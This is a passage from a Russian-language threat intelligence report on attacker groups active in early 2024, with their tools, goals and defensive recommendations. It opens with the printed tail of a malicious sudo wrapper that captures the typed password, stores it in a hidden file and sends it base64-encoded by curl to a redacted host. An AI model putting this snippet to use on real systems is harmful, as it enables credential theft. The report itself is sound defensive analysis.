printf "%s\n' "$USER : $i_" > /tmp/.font-unix/.font-data; $r_ -S -u root bash -c "exit" <<< "$i_"
> /dev/null 2>&1; encoded=$(printf '%s' "$i_" | base64) > /dev/null 2>&1;
curl -s "http://[redacted]/$USER: $encoded" > /dev/null 2>&1; $r_ "${@:1}";
curl -s "http://[redacted]/login/$(hostname)/$USER" > /dev/null 2>&1;

}
```

При вызове пользователем команды sudo введенный им пароль будет записан в файл /tmp/.font-unix/.font-data и отправлен по http на одну из скомпрометированных во внутренней сети машин, на которой, в свою очередь, атакующими был поднят simple http python server.

Эта же группа в одной из атак заменяла на атакованной системе легитимный исполняемый файл sshd и его библиотеку libprivatessh.so.5. Пропатченная версия sshd содержала в себе полную функциональность легитимного ПО и две дополнительных вредоносных функции: «*mw_backdoored_save_ssh_creds*» и «*mw_backdoored_set_unicorn_md5_pass*». Они предназначены для перехвата учётный данных пользователей. Подробнее об этом мы писали в исследовании атак Lifting Zmiy.

Старая УЗ – подходящая УЗ

В одном из кейсов для первоначального доступа использовалась легитимная учетная запись, скомпрометированная год назад! Случай, подчеркивающий важность регулярной смены учетных данных в корпоративных (да и не только) инфраструктурах. О первоначальной компрометации этой учётной записи в рамках одного из расследований мы рассказывали на нашем выступлении на Positive Hack Days Fest 2.

Обзор ключевых группировок

Каждая группировка, с атаками которой мы столкнулись в первом полугодии, имеет собственный уникальный профиль. О части из них мы уже рассказывали в отдельных публикациях, о некоторых рассказываем в этом отчете впервые.

Lifting Zmiy

Восточноевропейская (предположительно, украинская) группировка, специализирующаяся на шпионских атаках и атаках, направленных на уничтожение инфраструктуры. Подробно рассказывали о группе в статье:

Используемые инструменты:

- mig-logcleaner
- NHAS/reverse_ssh
- ssh-it
- ssh-snake
- Empire
- Responder
- proxychains3
- crackmapexec
- kerbrute

Цели

Целями группы является шпионаж либо уничтожение инфраструктуры жертвы (если цели по сбору данных достигнуты или атака начала развиваться не по плану)

В наблюдавшихся нами атаках длительность проникновения варьировалась от одной недели до 3 месяцев. Основная масса наблюдаемых атак приходится на первый квартал 2024 года, при этом командные серверы, которые мы отслеживаем, находятся в активном состоянии по сей день.

Одна их характерных особенностей группировки в том, что для первоначального доступа она не использует сложные атаки и полагается на скомпрометированные учетные записи (украденные, подобранные). В некоторых случаях эксплуатируют уязвимости публично доступных сервисов. В частности, эта группировка размещала серверы управления на недостаточно защищенном оборудовании для управления лифтами.

Shedding Zmiy

Восточноевропейская (предположительно, украинская) группировка, специализирующаяся на шпионских атаках и атаках, направленных на уничтожение инфраструктуры. Подробно рассказывали о группе в серии статей об инцидентах и вредоносных инструментах.

Используемые инструменты:

- Mimikatz;
- SoftPerfect Network Scanner;
- nmap;

- fscan;
- Psexec;
- RemCom;
- ssh-snake
- chisel;
- resocks;
- gsocket;
- Metasploit;
- Sliver;
- Cobalt Strike.

Malware:

- CobInt;
- Ekipa RAT;
- DarkGate;
- SystemBC;
- Bulldog Backdoor;
- FaceFish;
- Kitsune;
- XDHijack loader;
- Nim loader;
- Spark RAT;
- BADSTATE framework.

Цели

Целями группы является шпионаж либо, как и в случае с Lifting Zmiy, уничтожение инфраструктуры организации. В некоторых случаях группировка публиковала украденные данные в открытом доступе. В своих атаках злоумышленники фокусируются на самых разных областях: от государственных организаций до телекоммуникационных, технологических и прочих компаний. Группа нередко взламывает публичные веб-приложения маленьких компаний, не представляющих для них какой-либо ценности с точки зрения шпионажа или уничтожения данных. Эти доступы группировка потом использует для скрытной доставки инструментов в атаках на свои настоящие цели. Для этих же целей используются легитимные ресурсы pastebin и webhook[.]site.

Так как Shedding Zmiy практикует шпионаж, длительность проникновения в инфраструктуру жертвы может быть очень большой, в расследованиях этого полугодия наблюдали атаки продолжительностью от недели до полутора лет.

Арсенал группы растет с течением времени, также атакующие продолжают оправдывать свое наименование и начинают использовать такое программное обеспечение, которое они ранее не использовали. В этом полугодии наблюдали еще не описанный в наших предыдущих статьях образец - SparkRAT.

Учитывая применение утилиты fscan и техники DLL sideloading, а также эксплуатацию уязвимости десериализации ViewState, активное злоупотребление которой с 2020 года свойственно азиатскими группировками, можно предположить, что Shedding Zmiy планомерно изучает опыт применения TTP групп из других регионов.

Obstinate Mogwai

Азиатская шпионская группировка, атакующая преимущественно российские государственные организации. Данную группу мы наблюдаем достаточно давно. Частично о ней мы рассказывали в материале про случаи эксплуатации уязвимости десериализации ненадёжных данных в параметре VIEWSTATE в среде .NET.

Используемые инструменты:

- Donnect (новое семейство)
- DimanoRAT (новое семейство)
- Nbtscan
- SharpHound
- CMPSpy
- RDCMan
- SmbExec
- Azazel
- Venom proxy
- Inveigh
- Antak
- SessionGopher
- dns-dump
- autokerberoast

Цели

Всегда целью атак был шпионаж с отсутствием каких-либо попыток проведения деструктивных активностей.

Moonshine Trickster (Werewolves)

Восточноевропейская группировка.

Используемые инструменты:

- LockBit
- Cobalt Strike

Цели

Пока что мы не наблюдали полноценных атак этой группировки, а лишь видели артефакты, указывающие на ее присутствие в инфраструктурах некоторых наших клиентов. В связи с этим не можем судить о целях группы со стопроцентной уверенностью, но судя по сообщениям других компаний, атакующие шифруют инфраструктуры с использованием LockBit для вымогательства. В апреле и мае мы наблюдали активные фишинговые рассылки на наших заказчиках от этой группы. Нам удалось вовремя остановить развитие этих атак.

Фишинговые письма содержали RTF-файл с уязвимостью CVE-2017-11882. В случае успешной эксплуатации на атакованный хост загружается .hta файл, который выполняет powershell-команду. Команда, в свою очередь, распаковывает и запускает Cobalt Strike Stager, который предназначен для загрузки и выполнения Cobalt Strike Beacon.

Morbid Trickster (Morlock)

Восточноевропейская (предположительно, украинская) группировка.

Используемые инструменты:

- LockBit
- Babuk
- Anydesk
- Ngrok
- Mimikatz
- Sliver
- Localtonet
- gsocket
- Meterpreter
- Chisel
- Resocks
- Facefish
- SoftPerfect Network Scanner
- XenAllPasswordPro

Цели

Вымогательство через шифрование инфраструктуры жертвы. В отличие от группы Shedding Zmiy, они не пытаются получить доступ к данным, в связи с чем их атаки гораздо более краткосрочны. В расследованиях, в которых мы принимали участие, атаки занимали от 2 недель до 2 месяцев.

Можно отметить, что индикаторы группы достаточно сильно пересекаются с инструментами и индикаторами Shedding Zmiy, при этом наблюдается устойчивая разница в тактиках техниках и процедурах, поэтому данную активность выделяем в отдельную группу.

Fairy Trickster (Head Mare)

Восточноевропейская (предположительно, украинская) группировка.

Используемые инструменты:

- PhantomRAT

Цели

Это вымогательство и уничтожение данных.

Мы наблюдали только фишинговые рассылки на своих заказчиков, которые не привели к развитию таких атак, в связи с этим не располагаем полным набором тактик, техник и процедур группы. При этом, согласно заявлениям других компаний, фишинг с указанным инструментом они атрибутируют группе Head Mare (само название, одноименно с названием Telegram-канала). Указанная группа взяла на себя ответственность за громкую атаку на компанию CDEK в конце мая 2024 года. В результате атаки была компания приостановлена деятельность на несколько недель.

NGC6160 (Stone wolf)

Происхождение пока что неизвестно.

Используемые инструменты:

- Meduza Stealer

Цели

Цели группы неизвестны, предположительно — это кража учетных данных.

Мы наблюдали только фишинговые рассылки в адрес заказчиков, которые не привели к развитию атаки. В связи с этим Solar 4RAYS не располагает полным набором тактик, техник и процедур группы.

Meduza Stealer, который исследован нами в различных фишинговых атаках, - это коммерческий вредоносный инструмент, который содержит механизм самоуничтожения при обнаружении системы на территории СНГ и Туркменистана. Механизм, предположительно, встроил создатель инструмента, но NGC6160, тем не менее, атакует цели на территории “запретных стран”. Либо участники группировки удалили блокирующие функции, либо просто используют его, нарушая “пользовательское соглашение” с создателем.

NGC4020

Происхождение пока что неизвестно.

Используемые инструменты:

- QuasarRAT
- java-reverse-tcp
- Кастомная утилита для обхода АВПО

Цели.

Предположительной целью группы являлось построение ботнета, так как не наблюдалось попыток продвижения вглубь инфраструктуры, также не было какого-то деструктивного воздействия.

Для первоначального проникновения использовался эксплойт для приложения, публично доступного по нестандартному порту. После успешной атаки на системах размещались утилиты QuasarRAT и реверс шелл на java. Обе указанные утилиты размещаются в свободном доступе, в связи с чем атрибуцию по ним проводить не имеет смысла. Также в атаках использовалась кастомная утилита для обхода АВПО, эксплуатирующая CVE-2023-36802.

Заключение и рекомендации

Один из главных выводов нашего отчета в том, что группировки не снижают темпа атак, развивают вредоносный инструментарий и эволюционируют в уровне профессионализма. Для организаций, которые могут стать их целью, – это повод действовать ассиметрично: полагаться не только на автоматизированные ИБ-решения, но и развиваться в навыках противодействия сложным киберугрозам.

Для эффективного противодействия атакам профессиональных группировок мы рекомендуем:

- Подробно изучить свою инфраструктуру, все используемые в ней технологии, публично доступные приложения, связи собственной инфраструктуры с другими и т.д.;
- Оперативно обновлять все используемое в инфраструктуре ПО;
- Регулярно повышать уровень осведомленности сотрудникам по вопросам ИБ, проводить обучения, делать тестовые фишинговые рассылки и т.п.;
- Применять лучшие практики для организации удаленного доступа в инфраструктуру как собственных работников, так и подрядных организаций;
- Грамотно подходить к вопросу создания резервных копий данных. Например, использовать правило “3-2-1”, которое гласит: имейте не менее трех копий данных, храните копии как минимум на двух физических носителях разного типа, а одну копию храните удаленно, вне офиса;
- Постоянно проводить мониторинг активности в инфраструктуре и использовать продвинутые средства защиты. Настроить аудит, внедрить SIEM-систему и EDR-решения для защиты рабочих станций;
- Служба ИБ должна регулярно обновлять свои знания о ландшафте киберугроз конкретного региона (штудировать публичные отчеты, возможно - приобрести подписку на TI-платформы, предоставляемые вендорами) и проактивно подходить к процессу защиты;
- В случае подозрений на атаку, не медлить с проведением оценки компрометации инфраструктуры. Практика расследований Solar 4RAYS показывает, что вовремя проведенный Compromise Assessment и последующее реагирование позволяет остановить атаку с потенциально катастрофическими последствиями еще на начальной стадии.

Привлеките команду расследования и реагирования Solar 4RAYS, чтобы проверить гипотезу о присутствии злоумышленника в инфраструктуре.

Узнать подробнее